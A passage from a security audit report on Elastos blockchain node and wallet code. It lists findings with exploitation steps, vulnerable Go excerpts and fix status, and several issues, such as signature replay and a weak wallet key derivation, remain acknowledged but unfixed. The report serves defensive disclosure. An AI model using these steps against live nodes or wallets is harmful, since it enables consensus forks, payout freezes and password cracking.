`core/types/payload/unregistercr.go:50-55` — **`UnregisterCR.SerializeUnsigned()`**
The signed message is the CID. It has no transaction, election, or nonce data.

SOL

```
func (a *UnregisterCR) SerializeUnsigned(w io.Writer, version byte) error {
    if err := a.CID.Serialize(w); err != nil {
        return errors.New("[UnregisterCR], CID serialize failed")
    }
    return nil
}
```

`core/transaction/unregistercrtransaction.go:57-85` — **`UnregisterCRTransaction.SpecialContextCheck()`**
The state check stops a second cancel only in the same election. The VO branch then checks the detached signature, but it does not compare `cr.Info.Code` with `t.Programs()`, as the Schnorr and multisig branch does.

SOL

```
    cr := t.parameters.BlockChain.GetCRCommittee().GetCandidate(info.CID)
    if cr == nil {
        return elaerr.Simple(elaerr.ErrTxPayload, errors.New("unregister unknown CR")), true
    }
    if cr.State != crstate.Pending && cr.State != crstate.Active {
        return elaerr.Simple(elaerr.ErrTxPayload, errors.New("unregister canceled or returned
CR")), true
    }

    signedBuf := new(bytes.Buffer)
    err := info.SerializeUnsigned(signedBuf, t.payloadVersion)
    if err != nil {
        return elaerr.Simple(elaerr.ErrTxPayload, err), true
    }
    if t.payloadVersion != payload.UnregisterCRSchnorrVersion &&
        t.payloadVersion != payload.UnregisterCRMultiVersion {
        err = blockchain.CheckCRTransactionSignature(info.Signature, cr.Info.Code,
signedBuf.Bytes())
        if err != nil {
            return elaerr.Simple(elaerr.ErrTxPayload, err), true
        }
    } else {
        c, exist :=
t.parameters.BlockChain.GetCRCommittee().GetState().GetCodeByCid(info.CID)
        if !exist {
            return elaerr.Simple(elaerr.ErrTxPayload, errors.New("can not find code from
cid")), true
        }
        cf, _ := hex.DecodeString(c)
        if !bytes.Equal(cf, t.Programs()[0].Code) {
            return elaerr.Simple(elaerr.ErrTxPayload, errors.New("invalid transaction
code")), true
        }
    }
```

`cr/state/committee.go:1850-1852` — `Committee.processCurrentCandidates()`

At each new committee the node clears `Candidates`. Thus `RegisterCR` accepts the same CID again, and the old signature becomes valid again.

SOL

```
    c.committeeHistory.Append(height, func() {
        c.state.Candidates = make(map[common.Uint168]*Candidate)
        c.state.HistoryCandidates[currentSession] = newHistoryCandidates
```

RECOMMENDATION

From a new activation height, in the VO branch of `UnregisterCRTransaction.SpecialContextCheck()`, require one transaction program whose code equals `cr.Info.Code`. This binds the cancel to a signature over the carrying transaction, as the Schnorr and multisig branch already does. Keep the current rule below that height so that historical blocks still validate.

REMEDIATION COMMENT

ACKNOWLEDGED: The **Elastos team** made a business decision to acknowledge this finding and not alter the code, stating that:

> Accepted for this release. Only a candidate that used the old unregister form in an earlier election and registers again with the same identity is exposed, and no funds move. Refusing the old form would break wallets that still use it.

HAL-032 SOLVED

CR Committee-Change Handler Updates DPoS Node-Owner Maps Outside History, So a Reorg Across the Change Block Corrupts CR Node-Key State

Informational · 0.7 AO:A/AC:H/AX:H/R:N/S:C/C:N/I:M/A:N/D:N/Y:N

DESCRIPTION

The `ETCRCChangeCommittee` case of `State.handleEvents()` changes `NodeOwnerKeys`, `CurrentCRNodeOwnerKeys` and `NextCRNodeOwnerKeys` outside `State.History`, so `State.RollbackTo()` cannot undo these changes. After a reorg across the committee-change block, the event fires again and empties `CurrentCRNodeOwnerKeys`.

Impact

A reorged node stops counting inactivity for claimed CR council members for the rest of the term, so its CRC arbiter set can diverge and the node can fork off. The trigger is a reorg at one height per term, which no actor controls cheaply.

Exploitation Steps

1. A node connects committee-change block H, and the event copies `NextCRNodeOwnerKeys` into `CurrentCRNodeOwnerKeys`.
2. A competing block at height H causes a shallow reorg. `State.RollbackTo(H-1)` replays `History` only and keeps both maps.
3. The node connects the competing block, and the event copies the now-empty `NextCRNodeOwnerKeys` into `CurrentCRNodeOwnerKeys`.
4. `getProducerKey()` cannot map claimed CR node keys to owners, so `countArbitratorsInactivityV3()` does not mark inactive members.

Code Location

`dpos/state/state.go:4859-4874` — `State.handleEvents()`

The handler deletes and replaces the three maps directly, with no `History.Append()` undo function.

SOL

```
func (s *State) handleEvents(event *events.Event) {
    switch event.Type {
    case events.ETCRCChangeCommittee:
        s.mtx.Lock()
        nodePublicKeyMap := s.getAllNodePublicKey()
        for nodePubKey := range s.NodeOwnerKeys {
            _, ok := nodePublicKeyMap[nodePubKey]
            if !ok {
                delete(s.NodeOwnerKeys, nodePubKey)
            }
        }
```

```
            s.CurrentCRNodeOwnerKeys = copyStringMap(s.NextCRNodeOwnerKeys)
            s.NextCRNodeOwnerKeys = make(map[string]string)
            s.mtx.Unlock()
        }
    }
```

RECOMMENDATION

In `handleEvents()`, record the three map changes through `s.History.Append()` at the height of the event block. Give the undo function the captured original maps, so `State.RollbackTo()` restores them.

REMEDIATION COMMENT

Addressed in: 12b86f1924cb5881684f69ab92021d8ea1b63a7e

SOLVED: The **Elastos team** solved this finding in commit 12b86f1924cb by introducing a new `handOverCRNodeKeys` function that records the council handover of the committee-change block through `s.History.Append()`, giving `State.RollbackTo()` a full undo closure that restores `NodeOwnerKeys`, `CurrentCRNodeOwnerKeys`, `NextCRNodeOwnerKeys`, and the new `CRCHandoverHeight` field. A guard on `CRCHandoverHeight` prevents double-application after a reorg or restart. The `CRCHandoverHeight` value is serialized into the DPoS checkpoint so it survives restarts. The fix takes effect when `V103Height` is set to an activation height.

Client Note:

Active from the activation height (set by a later release). From the activation height the council handover of node keys is recorded so that it can be undone, and it is applied only once after a restart.

HAL-033 SOLVED

Checksum Errors Encode and Log the Complete Peer Payload

Informational · 0.6 AO:A/AC:L/AX:L/R:F/S:U/C:N/I:N/A:L/D:N/Y:N

DESCRIPTION

On each checksum mismatch, `Header.Verify()` hex-encodes the full unverified payload into a `log.Warn()` line. Any unauthenticated peer can reach this path before the version handshake.

Impact

Each bad frame costs the node several times its size in transient memory and twice its size in log writes, and it rotates legitimate logs out. The peer must send every byte, and frames are capped at 6 MB on the P2P port and 32 MiB on the DPoS hub port.

Exploitation Steps

1. A peer connects to the P2P port of the node and does not send a version message.
2. The peer sends a `block` message with a 6,000,000-byte payload and a wrong checksum.
3. `Header.Verify()` encodes the payload to 12 MB of hex, and the logger copies and writes the line.
4. The node disconnects the peer without a ban score, and the peer connects again and repeats.

Code Location

`p2p/header.go:43-53` — `Header.Verify()`
The `log.Warn()` arguments include `hex.EncodeToString(buf)`, so the full payload is encoded before the logger checks the level.

SOL

```
func (header *Header) Verify(buf []byte) error {
    // Verify Checksum
    sum := common.Sha256D(buf)
    checksum := sum[:ChecksumSize]
    if !bytes.Equal(header.Checksum[:], checksum) {
        log.Warn("Header verify error,", hex.EncodeToString(header.Checksum[:]),
            hex.EncodeToString(checksum), hex.EncodeToString(buf),
hex.EncodeToString(header.CMD[:]))
        return fmt.Errorf("unmatched body checksum")
    }

    return nil
```

RECOMMENDATION

In `Header.Verify()`, remove `hex.EncodeToString(buf)` from the log call. Log only the command, the payload length and the two checksums.

REMEDIATION COMMENT

Addressed in: 3319a6a708cb5bb9e6574ef97f4a6e7d7d98935a

SOLVED: The **Elastos team** solved this finding in commit 3319a6a708cb by replacing `hex.EncodeToString(buf)` with `len(buf)` in `Header.Verify()`, so a checksum-failure log line now records only the payload length rather than the full unverified payload. A companion commit (a12a65b6c0) adds a per-peer log rate limiter of 10 lines per minute, further bounding log amplification from repeated bad frames.

Client Note:

A bad message writes only its length to the log, and each peer may write at most 10 log lines a minute. Other commits: a12a65b6c0.

HAL-034 SOLVED

DPoS V2 Reward Withdraw Builder Puts All Pending Claims in One Transaction

Informational · 0.6 AO:A/AC:H/AX:M/R:P/S:U/C:N/I:N/A:N/D:N/Y:M

DESCRIPTION

`State.createDposV2ClaimRewardRealWithdrawTransaction()` puts every entry of `WithdrawableTxInfo` into one `DposV2ClaimRewardRealWithdraw` transaction, with no batch size. If the pending set exceeds the output or size limit, each rebuilt transaction is invalid and the set never drains.

Impact

All DPoS V2 reward payouts stay frozen until the arbiters install a software update, but no fork is necessary and no funds are lost. The trigger needs about 65,535 claims from distinct reward-bearing stake addresses while the withdraw transaction stays out of about 7 to 9 blocks.

Exploitation Steps

1. Prepare claims from many distinct stake addresses that have DPoS V2 rewards.
2. Fill each block with 10,000 transactions that pay a higher fee per KB than the withdraw transaction.
3. Submit the claims over these blocks until `WithdrawableTxInfo` holds more than 65,535 entries.
4. Observe that each rebuilt withdraw transaction fails `CheckTransactionOutput()` or `CheckTransactionSize()`, also after the spam stops.

Code Location

`dpos/state/state.go:1611-1621` — **`State.createDposV2ClaimRewardRealWithdrawTransaction()`**

The builder copies the full pending map into one hash list and one output list. `ProcessBlock()` calls it at each block while the map is not empty.

SOL

```
func (s *State) createDposV2ClaimRewardRealWithdrawTransaction(height uint32) {
    if s.createDposV2RealWithdrawTransaction != nil && height == s.getHeight() {
        withdrawTransactionHahses := make([]common.Uint256, 0)
        ouputs := make([]*common2.OutputInfo, 0)
        for k, v := range s.WithdrawableTxInfo {
            withdrawTransactionHahses = append(withdrawTransactionHahses, k)
            outputInfo := v
            ouputs = append(ouputs, &outputInfo)
        }
        tx, err := s.createDposV2RealWithdrawTransaction(withdrawTransactionHahses, ouputs)
        if err != nil {
```

`core/transaction/transactionchecker.go:375-382` — `DefaultChecker.CheckTransactionOutput()`

The withdraw transaction has one output for each pending entry, so more than 65,535 entries make it invalid. `CheckTransactionSize()` also rejects it at about 81,600 entries.

SOL

```
func (t *DefaultChecker) CheckTransactionOutput() error {

    txn := t.parameters.Transaction
    blockHeight := t.parameters.BlockHeight
    // check outputs count
    if len(txn.Outputs()) > math.MaxUint16 {
        return errors.New("output count should not be greater than 65535(MaxUint16)")
    }
```

RECOMMENDATION

In `createDposV2ClaimRewardRealWithdrawTransaction()`, select only as many `WithdrawableTxInfo` entries as fit under the output-count and transaction-size limits. Process the remaining entries in the next blocks. Apply the same batch limit to `Committee.createRealWithdrawTransaction()` in `cr/state/committee.go` and to `State.createRealWithdrawTransaction()` in `dpos/state/state.go`. `SpecialContextCheck()` already accepts a subset of pending entries, so this change needs no consensus change.

REMEDIATION COMMENT

Addressed in: 3bf6fe672422ee1af457b260638e7cc7444bfee3

SOLVED: The **Elastos team** solved this finding in commit 3bf6fe672422ee1af457b260638e7cc7444bfee3 by introducing batch-aware payout planning in `blockchain/payoutbatch.go`. Each call to `CreateDposV2RealWithdrawTransaction`, `CreateVotesRealWithdrawTransaction`, and `CreateCRRealWithdrawTransaction` now selects only as many pending entries as fit within one quarter of the maximum block size, deferring the remainder to the next block. The same batching is applied to the CR committee and DPoS state builders, matching the recommendation. A single entry whose funding requires more inputs than the normal budget allows is handled by a dedicated alone-entry path capped at half a block.

Client Note:

Payouts are built in batches of at most a quarter of a block, and one claim too large for a batch is paid alone in up to half a block.

HAL-035 ACKNOWLEDGED

ToAesKey unsalted double-SHA256 KDF

Informational · 0.5 AO:S/AC:L/AX:H/R:N/S:U/C:H/I:N/A:N/D:N/Y:N

DESCRIPTION

The wallet derives its AES key with two SHA-256 operations and no salt. The keystore also stores a third SHA-256 value as a password verifier. Anyone who obtains a keystore can test password guesses offline at high hash speed and decrypt the master key after finding a match.

If a user selects a guessable password and an attacker obtains the keystore, the attacker can recover every private key protected by that wallet and steal its funds. A slower KDF like Argon2 would take longer for each iteration, slowing the bruteforce. Combined with a salt, it would increase the secret protection in case the encrypted wallet file is leaked.

Code Location

In `crypto/aes.go`, the password derivation has no salt:

GO

```go
func ToAesKey(pwd []byte) []byte {
    hash := sha256.Sum256(pwd)
    double := sha256.Sum256(hash[:])
    return double[:]
}
```

RECOMMENDATION

Use a hard password KDF such as Argon2id with a unique random salt and store the salt and parameters with the wallet.

REMEDIATION COMMENT

ACKNOWLEDGED: The **Elastos team** made a business decision to acknowledge this finding and not alter the code, stating that:

> Accepted for this release: this concerns the key file of the command line wallet; a new file format is not part of this release.

HAL-036 ACKNOWLEDGED

Private key and other secrets are never cleared from client's memory

Informational · 0.5 AO:S/AC:L/AX:H/R:N/S:U/C:H/I:N/A:N/D:N/Y:N

DESCRIPTION

The elastos client never clears `masterKey` after it clears the password key, and `LoadAccounts` also keeps the `DecryptPrivateKey` buffer after it copies the private key 32 bytes. A local memory reader can recover the account private keys and the master key. Examples are a core dump, swap, a debugger, or a memory-disclosure bug.

Impact

This is a confidentiality risk. A party that can read the client process memory can recover the master key and the account private keys.

Exploitation Steps

1. Open a keystore with `NewClient` so that `masterKey` stays in the `Client` struct.
2. Load accounts so `DecryptPrivateKey` returns a 96 byte buffer and `LoadAccounts` copies bytes 64 to 96.
3. Read the process memory with a debugger or a memory-disclosure bug, or capture a core dump or swap.
4. Recover the master key or the extra private-key copy.

RECOMMENDATION

Add a `Close` path that clears `masterKey` and the account private keys. After the 32-byte copy, call `ClearBytes` on the buffer that `DecryptPrivateKey` returns.

REMEDIATION COMMENT

ACKNOWLEDGED: The **Elastos team** made a business decision to acknowledge this finding and not alter the code, stating that:

> No change needed: reading these secrets needs access to the memory of the wallet machine.

HAL-037 SOLVED

Uncompressed node public key breaks the role separation checks

Informational · 0.3 AO:S/AC:L/AX:M/R:N/S:U/C:N/A:N/I:L/D:N/Y:N

DESCRIPTION

Producer registration checks prevent certain council and council validator keys from also serving as producer keys. These checks compare encoded bytes without first converting keys to one common format and therefore they can fail to recognize an existing key when the same key uses the uncompressed format. The failed identity checks may allow reuse of a council or council validator key for producer registration, contrary to the registration restrictions.

`DecodePoint` accepts a 65 byte uncompressed node key. `RegisterProducerTransaction` prefixes `nodeCode` with `0x21` and misses the same key in CR and CRC checks. A CR or CRC arbiter key holder can register that node key as a producer with the uncompressed encoding. The bypass does not steal another party's key or move funds.

Exploitation Steps

1. Hold a CR or CRC-arbiter node key that the chain stores in compressed 33-byte form.
2. Encode the same point as a 65-byte uncompressed key.
3. Submit `RegisterProducer` with that uncompressed `NodePublicKey`.
4. `DecodePoint` accepts the key. `ExistCR` and `IsCRCArbitrator` compare the wrong bytes and allow the registration.

Code Location

In `crypto/encode.go`, the decoder accepts both compressed 33 byte keys and uncompressed 65 byte keys for the same point:

GO 256–262

```go
case 0x04, 0x06, 0x07: //uncompressed
if len(encodeData) != NOCOMPRESSEDLEN {
        return nil, errors.New("the encodeData format is error")
}
pubKeyX := new(big.Int).SetBytes(encodeData[FLAGLEN : FLAGLEN+XORYVALUELEN])
pubKeyY := new(big.Int).SetBytes(encodeData[FLAGLEN+XORYVALUELEN : NOCOMPRESSEDLEN])
return &PublicKey{pubKeyX, pubKeyY}, nil
```

In `core/transaction/registerproducertransaction.go`, the council check builds `nodeCode` with a 33 byte length prefix even when `NodePublicKey` is 65 bytes. The resulting script differs from the standard script for the same key:

GO 101–103

```go
nodeCode := []byte{}
nodeCode = append([]byte{byte(crypto.COMPRESSEDLEN)}, info.NodePublicKey...)
nodeCode = append(nodeCode, vm.CHECKSIG)
```

This check accepts a node key if `DecodePoint` succeeds. The separate `IsCRCArbitrator` check compares raw public key bytes, independently of `nodeCode`:

GO 272–278

```go
_, err := crypto.DecodePoint(info.NodePublicKey)
if err != nil {
        return errors.New("invalid node public key in payload")
}
if blockchain.DefaultLedger.Arbitrators.IsCRCArbitrator(info.NodePublicKey) {
        return errors.New("node public key can't equal with CRC")
}
```

RECOMMENDATION

Require the canonical compressed format for producer node keys before any identity lookup, and build the council comparison scripts only from validated canonical keys.

REMEDIATION COMMENT

Addressed in: 49dabf6940fe9c47984fc61053ba7fdf027bf4fa

SOLVED: The **Elastos team** solved this finding in commit 49dabf6940fe by introducing a `checkStandardKeyForm` helper that, from the V103 activation height, rejects any node or owner public key that is not in the canonical 33-byte compressed form before any role-separation comparison is performed. This ensures that raw-byte identity checks such as `IsCRCArbitrator` and `ExistCR` cannot be bypassed by supplying the same elliptic-curve point in uncompressed 65-byte encoding. The fix takes effect when `V103Height` is set to an activation height.

Client Note:

Active from the activation height (set by a later release). From the activation height every node key put on chain must be in the standard compressed form, so the one-job-per-key checks cannot be avoided with a second form of the same key.

HAL-038 ACKNOWLEDGED

Wallet save erases keystore.dat and reports success

Informational · 0.3 AO:S/AC:L/AX:H/R:N/S:U/C:N/A:N/I:N/D:M/Y:N

DESCRIPTION

`FileStore.writeDB` truncates `keystore.dat` before `Write`, then discards the `Write` result. `SaveStoredData`, `SaveAccountData`, and `DeleteAccountData` return success even after that failure. Therefore, after an unexpected write failure (`OpenFile` with `O_TRUNC` has already set `keystore.dat` to length 0, then `Write` fails because the disk is full, the disk quota is exceeded, or the disk returns an I/O error), the operator loses the encrypted private keys stored in `keystore.dat`, and the wallet cannot sign without another copy of those keys.

Exploitation Steps

1. Create `keystore.dat` with a `PrivateKeyEncrypted` value.
2. Call `SaveStoredData`, `SaveAccountData`, or `DeleteAccountData`.
3. Force `Write` to fail after `OpenFile` returns.
4. Observe a nil error and an empty `keystore.dat`.

Code Location

In `account/fileStore.go`, the `FileStore.writeDB` function sets the file length to zero, discards `Write`, and returns nil.

GO 74–83

```go
74  cs.file, err = os.OpenFile(cs.path, os.O_CREATE|os.O_WRONLY|os.O_TRUNC, 0600)
75  if err != nil {
76      return err
77  }
78
79  if cs.file != nil {
80      cs.file.Write(data)
81  }
82
83  return nil
```

RECOMMENDATION

Return an error when `Write` returns an error or a short byte count. Write the new JSON to a temporary file in the same directory, sync that file, and then rename it over `keystore.dat`. Propagate the error from `SaveStoredData`, `SaveAccountData` and `DeleteAccountData`.

REMEDIATION COMMENT

ACKNOWLEDGED: The **Elastos team** made a business decision to acknowledge this finding and not alter the code, stating that:

> Accepted for this release: this concerns the key file of the command line wallet; a new file format is not part of this release.

HAL-039 SOLVED

CR Activation Undo Erases an Earlier Activation and Splits Reorged Nodes From the Chain

Informational · 0.3 AO:S/AC:L/AX:H/R:N/S:U/C:N/I:N/A:M/D:N/Y:N

DESCRIPTION

The undo closure in `Committee.activateProducer()` sets `ActivateRequestHeight` to `math.MaxUint32` instead of the value that the member had before the transaction. If a reorg detaches a second activation of the same Inactive CR member, the undo also erases the first activation.

Impact

The reorged node keeps the member in `MemberInactive`, while other nodes promote it to `MemberElected`, so the reorged node rejects later canonical blocks that depend on that state until resync. The trigger needs two activations within six blocks and a shallow reorg that detaches only the second one.

Exploitation Steps

1. A CR member whose node is Inactive submits `ActivateProducer` at height H1 and again at H1+2. The CR branch of `SpecialContextCheck()` accepts both.
2. A shallow reorg detaches the block at H1+2, and the replacement branch does not include the second transaction.
3. The undo closure sets `ActivateRequestHeight` to `math.MaxUint32` on that node instead of H1.
4. Other nodes promote the member to `MemberElected` at H1+5, but the reorged node keeps it Inactive and rejects later blocks that depend on that state.

Code Location

`cr/state/committee.go:1254-1269` — **`Committee.activateProducer()`**
The undo closure writes a fixed value and does not restore the previous `ActivateRequestHeight`.

SOL

```
func (c *Committee) activateProducer(tx interfaces.Transaction,
    height uint32, history *utils.History) {
    apPayload := tx.Payload().(*payload.ActivateProducer)
    crMember := c.getMemberByNodePublicKey(apPayload.NodePublicKey)
    if crMember != nil && (crMember.MemberState == MemberInactive ||
        crMember.MemberState == MemberIllegal) {
        oriInactiveCount := crMember.InactiveCount
        history.Append(height, func() {
            crMember.ActivateRequestHeight = height
            crMember.InactiveCount = 0
        }, func() {
            crMember.ActivateRequestHeight = math.MaxUint32
```

```
            crMember.InactiveCount = oriInactiveCount
        })
    }
}
```

cr/state/committeeaction.go:43-53 — **activateCRMemberFromInactive()**

The sibling closure captures and restores the previous value correctly.

SOL

```
    activateCRMemberFromInactive := func(cr *CRMember) {
        oriState := cr.MemberState
        oriActivateRequestHeight := cr.ActivateRequestHeight
        c.state.History.Append(height, func() {
            cr.MemberState = MemberElected
            cr.ActivateRequestHeight = math.MaxUint32
        }, func() {
            cr.MemberState = oriState
            cr.ActivateRequestHeight = oriActivateRequestHeight
        })
    }
```

core/transaction/activateproducertransaction.go:132-159 — **ActivateProducerTransaction.SpecialContextCheck()**

The CR branch returns before the producer-only "activate once during inactive state" check, so a second activation is valid.

SOL

```
    if t.parameters.BlockChain.GetCRCommittee().IsInElectionPeriod() {
        crMember :=
t.parameters.BlockChain.GetCRCommittee().GetMemberByNodePublicKey(activateProducer.NodePublic
Key)
        if crMember != nil && (crMember.MemberState == crstate.MemberInactive ||
            crMember.MemberState == crstate.MemberIllegal) {
            if t.parameters.BlockHeight < t.parameters.Config.EnableActivateIllegalHeight &&
                crMember.MemberState == crstate.MemberIllegal {
                return elaerr.Simple(elaerr.ErrTxPayload, errors.New(
                    "activate MemberIllegal CR is not allowed before
EnableActivateIllegalHeight")), true
            }
            if
t.parameters.BlockChain.GetCRCommittee().GetAvailableDepositAmount(crMember.Info.CID) < 0 {
                return elaerr.Simple(elaerr.ErrTxPayload, errors.New("balance of CR is not
enough ")), true
            }
            // The CR-member activation path returns end=true, which skips
            // CheckTransactionFee and checkTransactionSignature. Above NFTStartHeight a
            // CR activate may carry Inputs(), so end=true lets it spend arbitrary UTXOs with
            // no input-ownership proof: theft, since the fee==0 invariant in
            // checkActivateValueCreation only prevents net inflation, not equal-value theft.
            // At/above the coordinated-upgrade gate, fall through so the fee and
            // input-signature checks run. Below the gate keep end=true for replay-safety
(the
            // producer branch already gates end on NFTStartHeight, but re-gating the CR
branch
            // there would change acceptance for the historical 1405000..2260451 window, so
            // this gates at StrictMoneyRangeHeight).
            end := true
            if t.parameters.BlockHeight >= t.parameters.Config.StrictMoneyRangeHeight {
                end = false
```

```
            }
            return nil, end
        }
```

RECOMMENDATION

In `Committee.activateProducer()`, capture `crMember.ActivateRequestHeight` before `history.Append()` and restore that value in the undo closure, as `activateCRMemberFromInactive()` already does.

REMEDIATION COMMENT

Addressed in: 12b86f1924cb5881684f69ab92021d8ea1b63a7e

SOLVED: The **Elastos team** solved this finding in commit 12b86f1924cb by capturing the prior `ActivateRequestHeight` before the history entry is created and restoring it in the undo closure, so a reorg that detaches a second activation now correctly reverts to the first activation's request height instead of erasing it with `math.MaxUint32`. The fix is gated on `V103Height` and takes effect when that constant is set to an activation height in a future release.

Client Note:

Active from the activation height (set by a later release). The undo of a council activation restores the earlier request. Six similar undo steps got the same repair.

HAL-040 ACKNOWLEDGED

Inactivity Accounting Uses the Node-Local Confirm Sponsor, So Twin View-Change Confirms Fork the Producer Set

• Informational · 0.3 AO:S/AC:L/AX:H/R:N/S:U/C:N/I:N/A:M/D:N/Y:N

DESCRIPTION

`Arbiters.ProcessBlock()` passes the sponsor of the confirm that this node stored to `State.countArbitratorsInactivityV3()`, which gives the round work credit only to that sponsor. After a view change, two valid confirms with different sponsors can exist for one block, and no chain-committed data selects one of them.

Impact

Nodes that store different confirms compute different `inactiveCountV2` values, and after three rounds they disagree on `ActivityProducers`, `InactiveProducers` and the next committee, so the minority nodes stall until resync. One arbiter must win a view-change timing race against the same nodes in three consecutive rounds, so the realistic targets are its directly connected full nodes.

Exploitation Steps

1. The on-duty arbiter A releases its block proposal near the view-change deadline, so a second confirm forms under the next sponsor B for the same block.
2. Arbiter A completes confirm C1 under its own sponsorship and sends it only to target full nodes. Other nodes connect the block with confirm C2.
3. Each node keeps the first confirm it connects, so the targets credit A and the other nodes do not.
4. Arbiter A repeats this in three consecutive rounds. Other nodes move A to `InactiveProducers`, but the targets keep A active and later reject the canonical committee.

Code Location

`dpos/state/arbitrators.go:384-395` — **`Arbiters.ProcessBlock()`**
The sponsor comes from the confirm that this node stored, not from block data.

SOL

```
func (a *Arbiters) ProcessBlock(block *types.Block, confirm *payload.Confirm) {
    var sponsor []byte
    if confirm != nil {
        sponsor = confirm.Proposal.Sponsor
        if sp, ok := a.BlockConfirmProposalSponsors[block.Height]; ok {
            sponsor = sp
        }
    }
```

```
    a.State.ProcessBlock(block, sponsor, a.DutyIndex)
    a.IncreaseChainHeight(block, confirm)
}
```

dpos/state/state.go:4195–4196 — **State.countArbitratorsInactivityV3()**

Only the node-local sponsor receives the reset flag.

SOL

```
    currSponsor := s.getProducerKey(sponsor)
    changingArbiters[currSponsor] = true
```

dpos/state/state.go:4225–4240 — **State.countArbitratorsInactivityV3()**

The reset flag decides whether `inactiveCountV2` increments, which later moves the producer to `InactiveProducers`.

SOL

```
        key := k // avoiding pass iterator to closure
        producer, ok := s.ActivityProducers[key]
        if !ok {
            continue
        }
        workedInRound := producer.workedInRound
        // if it's the last position and not working in Round then we should add
inactiveCountV2++
        s.updateInactiveCountV2(lastPosition, needReset, workedInRound, producer, height,
key)

        if needReset && producer.workedInRound != true {
            s.History.Append(height, func() {
                producer.workedInRound = true
            }, func() {
                producer.workedInRound = false
            })
        }
```

RECOMMENDATION

In `Arbiters.ProcessBlock()`, derive the inactivity work credit from chain-committed data, such as the `RecordSponsor` payload of the next block or the on-duty arbiter for `DutyIndex`, instead of `confirm.Proposal.Sponsor`. Activate the change at a new coordinated height, so historical blocks replay with the current rule.

REMEDIATION COMMENT

ACKNOWLEDGED: The **Elastos team** made a business decision to acknowledge this finding and not alter the code, stating that:

> Accepted for this release: a fix needs a new block record format, which is a protocol change. Using it needs one signer to win a timing race in three rounds in a row.

HAL-041 SOLVED

Arbiters Co-Sign Any Gossiped RevertToDPOS Transaction Without a PoW-Mode or Episode Check

Informational · 0.3 AO:S/AC:L/AX:H/R:N/S:U/C:N/I:N/A:M/D:N/Y:N

DESCRIPTION

`DPOSManager.OnRevertToDPOSTxReceived()` checks only that the receiving node is a current arbiter and that the transaction structure is valid, and then `ProposalDispatcher.OnRevertToDPOSTxReceived()` signs every new transaction hash. No check confirms PoW mode, the current `RevertToPOWBlockHeight` episode, or a sender signature. From `V103Height`, `RevertToDPOSTransaction.SpecialContextCheck()` requires the payload `RevertToPOWBlockHeight` to equal the current episode height and admits one credential for each episode. This rule does not stop the attack. The episode height is the height of the RevertToPOW block, so the attacker collects one credential for each predicted height in advance.

Impact

One malicious arbiter can collect complete RevertToDPOS signature sets in advance and use them during a natural PoW fallback to force a return to a DPoS committee that cannot reach quorum. Each credential stops block production for about two hours until the automatic NoBlock RevertToPOW, but the attack cannot start an outage.

Exploitation Steps

1. A current arbiter gossips RevertToDPOS transactions with different `RevertToPOWBlockHeight` values while the chain runs in DPoS mode.
2. Honest arbiters sign each new hash and return the signature to the sender.
3. The arbiter combines more than two thirds of the signatures into one complete transaction for each predicted episode height.
4. During a later PoW episode with the same arbiter set, the arbiter submits the matching transaction. The chain returns to DPoS without the 4/5 connectivity rule and stalls again.

Code Location

`dpos/manager/dposmanager.go:724-745` — **`DPOSManager.OnRevertToDPOSTxReceived()`**
The only checks are the receiver role and the transaction structure.

SOL

```
func (d *DPOSManager) OnRevertToDPOSTxReceived(id dpeer.PID,
    tx interfaces.Transaction) {
    log.Info("### RevertToDPoS OnRevertToDPOSTxReceived  start 1, id:", id.String(), "tx
hash:", tx.Hash())

    if !d.isCurrentArbiter() {
        log.Info("### RevertToDPoS OnRevertToDPOSTxReceived  but is not current")
```

```
        return
    }
    log.Info("### RevertToDPoS OnRevertToDPOSTxReceived  start 2")

    // Structure-only. The gossiped transaction carries the sponsor's single
    // signature and the round exists to collect the rest, so a full M-of-N check
    // here would drop every legitimate message and the chain could never leave
    // PoW. The complete transaction is verified on the block connect path.
    if err := blockchain.CheckRevertToDPOSTransactionGossip(tx); err != nil {
        log.Info("[OnRevertToDPOSTxReceived] received error evidence: ", err)
        return
    }

    log.Info("### RevertToDPoS OnRevertToDPOSTxReceived  start 3")
    d.dispatcher.OnRevertToDPOSTxReceived(id, tx)
}
```

`dpos/manager/proposaldispatcher.go:543-558` — **`ProposalDispatcher.OnRevertToDPOSTxReceived()`**

The dispatcher signs any hash that it did not sign before.

SOL

```
func (p *ProposalDispatcher) OnRevertToDPOSTxReceived(id peer.PID,
    tx interfaces.Transaction) {
    if _, ok := p.signedTxs[tx.Hash()]; ok {
        log.Warn("### RevertToDPoS OnRevertToDPOSTxReceived  already signed, hash",
tx.Hash(), "id:", id.String())
        return
    }

    p.signedTxs[tx.Hash()] = nil

    response := &dmsg.ResponseRevertToDPOS{
        TxHash: tx.Hash(),
        Signer: p.cfg.Manager.GetPublicKey(),
    }
    log.Warn("### RevertToDPoS OnRevertToDPOSTxReceived  signer:",
common.BytesToHexString(response.Signer))
    var err error
    if response.Sign, err = p.cfg.Account.SignTx(tx); err != nil {
```

RECOMMENDATION

In `DPOSManager.OnRevertToDPOSTxReceived()`, reject the transaction unless `IsInPOWMode()` returns true and the payload `RevertToPOWBlockHeight` equals `GetRevertToPOWBlockHeight()`. Also require a valid sender signature, and sign at most one RevertToDPOS transaction for each PoW episode.

REMEDIATION COMMENT

Addressed in: d91e4bfa2f6deaOb707cd162c88cc45593ba1996

SOLVED: The **Elastos team** solved this finding in commit d91e4bfa2f6d by adding a `revertToDPOSCoSignRefusal` guard called unconditionally inside `DPOSManager.OnRevertToDPOSTxReceived()`. The guard rejects a gossiped RevertToDPOS transaction unless the receiving node is itself in PoW fallback mode, the transaction's `RevertToPOWBlockHeight` matches the node's current PoW episode height, and the transaction

carries a valid sponsor signature from one of the multisig keys. Combined with the existing per-hash deduplication in `ProposalDispatcher.OnRevertToDPOSTxReceived()`, a node now signs at most one RevertToDPOS per PoW episode, eliminating the advance-collection attack described in the finding.

Client Note:

A signer co-signs a back-to-normal transaction only when it is itself in the fallback mode and the transaction names its own outage. From the activation height a block may carry such a transaction only for the current outage, and only once (this rule was already in the code you reviewed), and a block may carry at most one. Other commits: 5cfbd11202.

HAL-042 SOLVED

CR Deposit Penalty Uses a Fusable Float Expression That Gives Different Results on arm64 and amd64

Informational · 0.3 AO:A/AC:H/AX:H/R:N/S:U/C:N/I:N/A:L/D:N/Y:N

DESCRIPTION

`Committee.getMemberPenalty()` computes `1 - electionRate*voteRate` without an explicit `float64()` conversion of the product, so the Go compiler fuses it into one `FMSUBD` instruction on arm64 but rounds twice on amd64. For some partial-duty inputs, the stored CR member `Penalty` differs by 1 sela between the two architectures.

Impact

